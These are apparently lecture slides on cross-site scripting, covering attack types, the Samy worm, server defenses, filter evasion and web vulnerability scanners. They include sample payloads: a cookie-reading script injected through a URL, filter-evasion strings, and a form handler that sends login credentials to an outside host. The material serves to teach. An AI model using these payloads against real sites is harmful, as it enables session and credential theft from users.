```

JavaScript Malware now runs in local context with the ability to read local files ...

# Reflected XSS attack



# Stored XSS



# MySpace.com (Samy worm)

- Users can post HTML on their pages
  - MySpace.com ensures HTML contains no  
`<script>`, `<body>`, `onclick`, `<a href=javascript://>`
  - ... but can do Javascript within CSS tags:  
`<div style="background:url(`javascript:alert(1)')">`
  - And can hide `"javascript"` as `"java\nscript"`
- With careful javascript hacking:
  - Samy worm infects anyone who visits an infected MySpace page ... and adds Samy as a friend.
  - Samy had millions of friends within 24 hours.

# Stored XSS using images

Suppose `pic.jpg` on web server contains HTML !

- request for `http://site.com/pic.jpg` results in:

```
HTTP/1.1 200 OK
```

```
...
```

```
Content-Type: image/jpeg
```

```
<html> fooled ya </html>
```

- IE will render this as HTML (despite Content-Type)
- Consider photo sharing sites that support image uploads
  - What if attacker uploads an “image” that is a script?

# DOM-based XSS (no server used)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>  
Hi <SCRIPT>  
var pos = document.URL.indexOf("name=") + 5;  
document.write(document.URL.substring(pos,docum  
ent.URL.length));  
</SCRIPT>  
</HTML>
```


- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=  
<script>alert(document.cookie)</script>
```

# Defenses at server





# How to Protect Yourself (OWASP)

- The best way to protect against XSS attacks:
  - Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - Adopt a ‘positive’ security policy that specifies what is allowed. ‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete.

# Input data validation and filtering


- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

# Output filtering / encoding

- Remove / encode (X)HTML special chars
  - &lt; for <, &gt; for >, &quot; for “ ...
- Allow only safe commands (e.g., no <script>...)
- Caution: `filter evasion` tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use malformed quoting: <IMG “””><SCRIPT>alert(“XSS”)...
  - Or: (long) UTF-8 encode, or...
- Caution: Scripts not only in <script>!
  - Examples in a few slides

# ASP.NET output filtering

- validateRequest: (on by default)
  - Crashes page if finds `<script>` in POST data.
  - Looks for hardcoded list of patterns
  - Can be disabled: `<%@ Page validateRequest="false" %>`



# Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
  - ``
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, ...
- Typical use:
  - ``
  - `<iframe src='https://bank.com/login' onload='steal()'>`
  - `<form> action="logon.jsp" method="post"  
onsubmit="hackImg=new Image;  
hackImg.src='http://www.digicrime.com/'+document.for  
ms(1).login.value+' ':''+  
document.forms(1).password.value;" </form>`

# Problems with filters

- Suppose a filter removes `<script`
  - Good case
    - `<script src="..."` → `src="..."`
  - But then
    - `<scr<scriptipt src="..."` → `<script src="..."`


# Advanced anti-XSS tools

- Dynamic Data Tainting
  - Perl taint mode
- Static Analysis
  - Analyze Java, PHP to determine possible flow of untrusted input

# HttpOnly Cookies

IE6 SP1, FF2.0.0.5

(not Safari?)




- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via `document.cookie`
    - Also blocks access from XMLHttpRequest headers
  - Helps prevent cookie theft via XSS
- ... but does not stop most other risks of XSS bugs.




# IE XSS Filter

- What can you do at the client?



# Complex problems in social network sites



# Points to remember

- Key concepts
  - Whitelisting vs. blacklisting
  - Output encoding vs. input sanitization
  - Sanitizing before or after storing in database
  - Dynamic versus static defense techniques
- Good ideas
  - Static analysis (e.g. ASP.NET has support for this)
  - Taint tracking
  - Framework support
  - Continuous testing
- Bad ideas
  - Blacklisting
  - Manual sanitization

Finding vulnerabilities

# Survey of Web Vulnerability Tools

## Local



## Remote




>\$100K total retail price

# Example scanner UI



# Test Vectors By Category



# Detecting Known Vulnerabilities

Vulnerabilities for  
previous versions of Drupal, phpBB2, and WordPress

Category	Drupal 4.7.0		phpBB2 2.0.19		Wordpress 1.5strayhorn	
	NVD	Scanner	NVD	Scanner	NVD	Scanner
XSS	5	2	4	2	13	7
SQLI	3	1	1	1	12	7
XCS	3	0	1	0	8	3
Session	5	5	4	4	6	5
CSRF	4	0	1	0	1	1
Info Leak	4	3	1	1	5	4


Good: Info leak, Session

Decent: XSS/SQLI

Poor: XCS, CSRF (low vector count?)



# Vulnerability Detection



# Secure development

# Experimental Study

- What factors most strongly influence the likely security of a new web site?
  - Developer training?
  - Developer team and commitment?
    - freelancer vs stock options in startup?
  - Programming language?
  - Library, development framework?
- How do we tell?
  - Can we use automated tools to reliably *measure* security in order to answer the question above?

